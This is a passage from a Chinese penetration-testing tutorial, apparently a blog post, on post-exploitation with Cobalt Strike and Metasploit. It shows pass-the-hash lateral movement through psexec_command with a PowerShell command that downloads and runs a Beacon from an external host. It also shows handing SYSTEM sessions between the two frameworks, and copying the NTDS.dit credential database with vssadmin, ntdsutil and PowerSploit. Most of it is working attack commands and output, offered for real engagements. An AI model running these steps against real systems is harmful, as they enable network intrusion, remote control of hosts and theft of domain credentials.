[+] 192.168.144.163:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.144.0/24:445  - Scanned 169 of 256 hosts (66% complete)
[*] 192.168.144.0/24:445  - Scanned 182 of 256 hosts (71% complete)
[*] 192.168.144.0/24:445  - Scanned 234 of 256 hosts (91% complete)
[*] 192.168.144.0/24:445  - Scanned 250 of 256 hosts (97% complete)
[*] 192.168.144.0/24:445  - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(                    ) > _
```

利用MSF模块上线Beacon shell

当通过CobalStrike的 `Run Mimikatz` 或其它方式抓取到目标机或其内网中某台Windows机器的本地管理员明文密码或hash时，可以利用Metasploit下 `auxiliary/admin/smb/psexec_command` 模块，直接上线指定目标机器的Beacon shell，也算是一种简单的横向方式。**（前提目标机可出网）**

先利用CobalStrike生成上线Beacon的powershell。



本地启动Metasploit，挂上代理，设置 `psexec_command` 模块参数。

```
msf5 > setg Proxies socks4/5:ip:port
msf5 > use auxiliary/admin/smb/psexec_command
msf5 > set rhosts 192.168.144.0/24
msf5 > set threads 10
msf5 > set smbuser administrator
msf5 > set smbpass aad3b435b51404eeaad3b435b51404ee:579da618cfbfa85247acf1f800a2
msf5 > set command powershell.exe -nop -w hidden -c "IEX ((new-object net.webcli
msf5 > run
```

```
msf5 auxiliary(admin/smb/psexec_command) > run

[*] 192.168.144.0/24:445  - Scanned  67 of 256 hosts (26% complete)
[*] 192.168.144.0/24:445  - Scanned  73 of 256 hosts (28% complete)   此处不需管服务是否启动成功
[*] 192.168.144.0/24:445  - Scanned 101 of 256 hosts (39% complete)
[+] 192.168.144.165:445   - Service start timed out, OK if running a command or non-service executable...
[+] 192.168.144.138:445   - Service start timed out, OK if running a command or non-service executable...
[*] 192.168.144.165:445   - checking if the file is unlocked
[*] 192.168.144.138:445   - checking if the file is unlocked
[*] 192.168.144.165:445   - Unable to get handle: The server responded with error: STATUS_SHARING_VIOLATION (Command=45 WordCount=0)
[-] 192.168.144.165:445   - Command seems to still be executing. Try increasing RETRY and DELAY
[*] 192.168.144.165:445   - Getting the command output...
[*] 192.168.144.165:445   - Command finished with no output
[*] 192.168.144.165:445   - Executing cleanup...
[+] 192.168.144.165:445   - Cleanup was successful
[*] 192.168.144.138:445   - Unable to get handle: The server responded with error: STATUS_SHARING_VIOLATION (Command=45 WordCount=0)
[-] 192.168.144.138:445   - Command seems to still be executing. Try increasing RETRY and DELAY
[*] 192.168.144.138:445   - Getting the command output...
[*] 192.168.144.138:445   - Command finished with no output
[*] 192.168.144.138:445   - Executing cleanup...
[+] 192.168.144.138:445   - Cleanup was successful
[*] 192.168.144.0/24:445  - Scanned 113 of 256 hosts (44% complete)
[*] 192.168.144.0/24:445  - Scanned 148 of 256 hosts (57% complete)
[*] 192.168.144.0/24:445  - Scanned 158 of 256 hosts (61% complete)
[*] 192.168.144.0/24:445  - Scanned 189 of 256 hosts (73% complete)
[*] 192.168.144.0/24:445  - Scanned 211 of 256 hosts (82% complete)
[*] 192.168.144.0/24:445  - Scanned 248 of 256 hosts (96% complete)
[*] 192.168.144.0/24:445  - Scanned 256 of 256 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(admin/smb/psexec_command) > show options

Module options (auxiliary/admin/smb/psexec_command):

   Name       Current Setting                                                                          Required  Description
   ----       ---------------                                                                          --------  -----------
   COMMAND    powershell.exe -nop -w hidden -c IEX ((new-object net.webclient).downloadstring('http://149.28.    2:80/a'))  yes  The command y
ou want to execute on the remote host
   RHOSTS     192.168.144.0/24                                                                         yes       The target ho
```

最终，只要密码一致、出网，且未被杀软阻止的均会成功上线。


CS与MSF会话互传

CobaltStrike派生Metasploit

当CobaltStrike获得了一个上线机器，想把这个目标传给Metasploit中的meterpreter，获得一个session进行控制。在Metasploit执行以下命令：

```
msf5 > use exploit/multi/handler
msf5 > set payload windows/meterpreter/reverse_tcp #不要用x64的payload
msf5 > set lhost 10.11.42.99
msf5 > set lport 5353
msf5 > run -j
```

之后使用CobaltStrike创建一个 `windows/foreign/reverse_tcp` 的Listener。其中IP为Metasploit的监听地址，端口为Metasploit所监听的端口。



然后选中计算机，右键->Spawn：选择MSF的监听器：

这个时候可以看到，Metasploit上的监听已经上线，现在可以对meterpreter获得的session进行控制。

```
msf5 exploit([illegible]) > [*] Sending stage (180291 bytes) to 10.11.42.99
[*] Meterpreter session 2 opened (10.11.42.99:5353 -> 10.11.42.99:52886) at 2019-10-21 16:30:15 +0800

msf5 exploit([illegible]) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:99:13:f8
MTU          : 1500
IPv4 Address : 192.168.144.171
```

Metasploit派生CobaltStrike

现在已经获得了一个meterpreter的session，把session传给CobaltStrike。

image-20191021161002473

在CobaltStrike中创建一个监听者，和上一步类似，这里host需要修改为CobaltStrike客户端IP，创建好之后便监听8099端口，等待着被控机连接。

name	payload	host	port	beacons
CS	windows/beacon_http/reverse_http	192.168.144.174	8099	192.168.144.174

接下来，把meterpreter获得的session转交给CobaltStrike，在Metasploit执行以下命令：

```
meterpreter > background
msf5 > use exploit/windows/local/payload_inject
msf5 > set payload windows/meterpreter/reverse_http
msf5 > set lhost 192.168.144.174
msf5 > set lport 8099
msf5 > set DisablePayloadHandler true
msf5 > set session 1
msf5 > run
```

解释一下这些参数。由于CobaltStrike的监听器我们使用的是：

```
windows/beacon_http/reverse_http
```

所以我们的payload也要使用：

```
payload windows/meterpreter/reverse_http
```

设置本地监听IP和端口：由于监听器是CobaltStrike的，所以要**设置成CobaltStrike机器的IP与端口。**

默认情况下，payload_inject执行之后会在本地产生一个新的handler，由于我们已经有了一个，所以不需要在产生一个，这里我们设置：

```
set DisablePayloadHandler true
```

设置当前的session，执行run。

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/local/payload_inject
msf5 exploit(windows/local/payload_inject) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf5 exploit(windows/local/payload_inject) > set lhost 192.168.144.174
lhost => 192.168.144.174
msf5 exploit(windows/local/payload_inject) > set lport 8099
lport => 8099
msf5 exploit(windows/local/payload_inject) > set DisablePayloadHandler true
DisablePayloadHandler => true
msf5 exploit(windows/local/payload_inject) > set session 1
session => 1
msf5 exploit(windows/local/payload_inject) > run

[*] Running module against WIN-63F4SS3J4Q8
[-] PID  does not actually exist.
[*] Launching notepad.exe...
[*] Preparing 'windows/meterpreter/reverse_http' for PID 1000
msf5 exploit(windows/local/payload_inject) >
```

此时目标机便已成功从CobaltStrike上线。

	external	internal	user	computer	pid
	192.168.144.171	192.168.144.171	SYSTEM *	WIN-63F4SS3J4Q8	1000

Event Log X | Listeners X

```
10/21 15:50:28 *** AnonySec has joined.
10/21 16:00:13 *** initial beacon from SYSTEM *@192.168.144.171 (WIN-63F4SS3J4Q8)
```

总结

关于CobalStrike与Metasploit 的联动利用方式远不止这些，每种方式在实战中都有对应的应用场景，更需要探索与总结。

后续文章会讲解 利用CobalStrike批量上线Beacon shell的不同方式（目标内网主机出网与不出网的利用）。

渗透中常用的复制工具

在渗透中经常需要复制像NTDS.dit、mssql数据库文件等关键文件。由于这些文件都被占用，所以不能直接复制。下面介绍几个常用的命令or工具来实现复制。

VSSadmin

域环境默认安装。

使用：

- 创建卷影

  ```
  vssadmin create shadow /for=c:
  ```

- 获取当前卷影

  ```
  vssadmin list shadow
  ```

- 从卷影复制文件

  ```
  copy \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy2\windows\NTDS\ntds.dit c:\ntds.dit
  ```

- 删除卷影

  ```
  vssadmin delete shadows /for=c: /quiet
  ```

ntdsutil

域环境默认安装

- 创建快照

  ```
  ntdsutil snapshot "activate instance ntds" create quit quit
  ```

- 挂载快照

  ```
  ntdsutil snapshot "mount {22508acf-8a01-4322-867d-383cf78f59e3}" quit quit
  ```

  快照挂载为 `C:\$SNAP_201912231558_VOLUMEC$\` ，copy ntds即可

- 卸载快照

  ```
  ntdsutil snapshot "unmount {22508acf-8a01-4322-867d-383cf78f59e3}" quit quit
  ```

- 删除快照

  ```
  ntdsutil snapshot "delete {22508acf-8a01-4322-867d-383cf78f59e3}" create quit quit
  ```

Vshadow

不是系统默认工具，可在Microsoft SDK中获取

- 创建快照

```
vshadow.exe -p -nw C:
```

- 获取快照列表

```
vshadow.exe -q
```

- 复制

```
copy Shadow copy device "Name"\windows\NTDS\ntds.dit c:\ntds.dit
```

- 删除快照

```
vshadow -ds={ID}
```

Ninjacopy

ninjacopy是powersploit中的一个powershell脚本直接使用 `Invoke-NinjaCopy -Path <需要复制的文件> -LocalDestination <复制文件保存位置>` 即可复制

VolumeShadowCopyTools

属于powersploit的项目，地址VolumeShadowCopyTools，之前遇到上面介绍的方法都不能复制数据库文件，使用这个工具成功复制

- 创建卷影

```
New-VolumeShadowCopy -Volume C:\
```

- 列出卷影

```
Get-VolumeShadowCopy
```

- 挂载卷影

`Mount-VolumeShadowCopy -Path C:\Users\public -DevicePath \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1` 可直接在挂载点操作了

- 卸载卷影

```
Remove-VolumeShadowCopy -DevicePath \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
```